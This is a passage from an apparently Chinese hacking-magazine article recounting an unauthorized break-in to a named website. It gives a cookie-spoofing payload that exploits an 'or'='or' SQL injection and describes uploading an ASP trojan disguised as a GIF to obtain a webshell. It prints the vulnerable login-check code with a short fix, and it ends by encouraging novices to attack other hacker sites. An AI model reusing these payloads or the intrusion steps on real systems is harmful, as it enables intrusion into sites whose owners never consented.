


图 2




图 3

扫出来了。我一个个的试了之后，发现login.dll就是后台文件。在URL后直接加上login.dll，回车，后台就跳出来了，如图4。

先使用最简单的帐号（'or'='or'）和密码（'or'='or'）尝试登录后台，结果无疑是失效的了，只好从其它方面入手了。先扫描一下他的服务器开了什么端口，我使用的是SuperScan 3.0来扫描的，设置扫描1到65535端口。可是，刚开始扫描我就发现不对劲了，如图5。




图 4




图 5

扫描到3191这个端口我就暂停了，因为工具显示1-3191这3191个端口全部都打开了，这肯定是不可能的，看来教主对端口扫描做了相应的防范（小编注：端口全开的情况一种是对方装有硬件防火墙，另一种情况是有某类特定的软件模拟应答扫描软件所发的数据包）。我们再去他的黑色技术论坛参观一下，一进去就傻了眼，如图6。





图 6

看来他的黑色技术论坛遭遇了别人DDOS的黑手了。既然没有别的入口，只好从他主站的后台人手了，我们先看看login.dll。查看源代码，可以看出有admindj、adminuser和adminpass3个表，而且还发现可以进行Cookies欺骗！菜菜们对Cookies欺骗可能不太熟悉，那我来给大家简单的说下什么是Cookies欺骗。

Cookies欺骗，就是在只对用户做Cookies验证的系统中，通过修改Cookies的内容来得到相应的用户权限访问特定的页面，执行特定的操作。那什么是Cookies呢，我给大家做一个简单的介绍。简单来说，Cookies就是服务器暂存放在你的电脑里的资料（.txt格式的文本文件），好让服务器用来辨认你的计算机。当你在浏览网站的时候，Web服务器会先送一小小资料放在你的计算机上，Cookies 会帮你在网站上所打的文字或是一些选择都记录下来。当下次你再访问同一个网站，Web服务器会先看看有没有它上次留下的Cookies资料，有的话，就会依据Cookie里的内容来判断使用者，送出特定的网页内容给你。储存在Cookies中的大部分信息是普通的。比如当你浏览一个站点时，此文件记录了每一次的击键信息和被访问站点的地址等。但是许多Web站点使用Cookies来储存针对私人的数据。诸如：注册口令、用户名、信用卡编号等。

理论终究是理论，是否可行还是需要实践来证明的。那我们就开始实施Cookies欺骗吧。我们已得知admindj、adminuser和adminpass这三个表，把它们和'or'='or'这个漏洞结合起来，得到**admindj=1；adminuser=%27or%27%3d%27or%27；adminpass=21232f297a5dfd**这段Cookies，我们就用这段Cookies进行欺骗。用老兵的Cookies浏览器进入http://www.jiaozhu.net/login.dll，如图7。


图 7

现在显示的Cookie是：**AJSTAT_ok_times=1;virtualwall=vsid=1cc39e686c7ab7353b2946bcc02fa982；AJSTAT_ok_times=2；ASPSESSIONIDCSSBQSSB=HKJKNMJCKMMJPGEGEHJHFAEM**。我们先点下左边的小金锁，然后把这段Cookie改成：**admindj=1；adminuser=%27or%27%3d%27or%27；adminpass=21232f297a5dfd**。接着直接访问admin_index.dll，就成功进入了后台，如图8。

哈哈，想不到教主的网站安全也不怎么样嘛。看起来倒像是几套程序套在一起"组装"出来的。在新闻添加的里面有一个"附件上传"，我们把ASP马改成gif图片格式，上传试试。没

想到居然上传成功了，在后面页面底部我们还看到有备份功能，如图9。这回好办了，直接通过备份我们拿到了一个Webshell，如图10。就这样顺利地拿下了教主的网站。我很好奇这套程序形成Cookies欺骗漏洞的原因。所以，我们到他的站点根目录下去分析下。出现漏洞的是admin_chk.dll中的这三处代码：

```
session("admin__user")=Request.Cookies("adminuse r")
session("admin__pass")=Request.Cookies("adminpass")
session("dJ")=Request.Cookies("admindj")
```

从Cookies中读取adminuser、adminpass、admindj这些信息，然后到数据库查询，为空则数据不存在，转向登录页面。

```
adminuser=Request.Cookies("adminuser")
adminpass=Request.Cookies("adminpass")
admindj=Request.Cookies("admindj")
```

adminuser、adminpass只是简单地检查了一下是否为空就直接参加了SQL查询了，这就形成了SQL注入漏洞。**sql = "select * from admin where [user]='"&adminuser&"' and [pass]='"&adminpass&"'"**没有过滤"**&adminuser&"' and [pass]='"&adminpass&"'**"。如果我们在登录页面将adminuser和adminpass的值输入"' 'or'='or'"相当于**sql="select * from admin where [user]=''or'='or'"and [pass]="'or''='or'"**，大致意思是从user表中查找user为空的用户（user=''就是这句）或者空=（'or'='or'空这句）。很明显了，admin表中不会有用户名为空的。前面这句结果是假，而后面空=空，很明显就是真了。那么我们结合上面说的or的性质，就可以判定这个最后的结果是真值。那么后面这句**and pass=''or''='or'**"将不会被执行了，也就是说我们通过了验证！

至于漏洞的修补方法如下：

```
username=replace(trim(request("username")),"'","")
password=replace(trim(Request("password")),"'","")
```

作用就是把“'”给过滤了，如果你想用“'”当做密码就用下面的方法：

1、**select * from user where user=' " & User & " '**

2、如果返回不为假，则取密码**pass=rs("passwd")**

3、判断：**if pass=password**

4、得出结论。

例如：

```
sql="select * from ****_admin where admin_pass='"&admin_pass&"' and admin='"&admin&"'"
rs.open sql,conn,1,3
if not(rs.bof and rs.eof) then
if admin_pass=rs("admin_pass") then
session("admin")=rs("admin")
```

后来，我才知道教主使用的原来是最新的讯时网站管理系统！

总之，我的入侵方法就是这样，没有什么技术含量。只是想说明，即使是黑客网站也是存在低级漏洞的。所以，像和我这样的菜鸟朋友不要畏惧去检测黑客网站。之后我又对部分有名的黑客网站所做的安全检测也证明了这一点。好了，文章就到这里就结束了。大家如果有什么好的入侵方法欢迎和我交流，互助共进。

（文章中涉及到的工具明小子旁注WEB综合检测程序、SuperScan 3.0、桂林老兵MYBROWSECookies欺骗浏览器已经收录在光盘中）

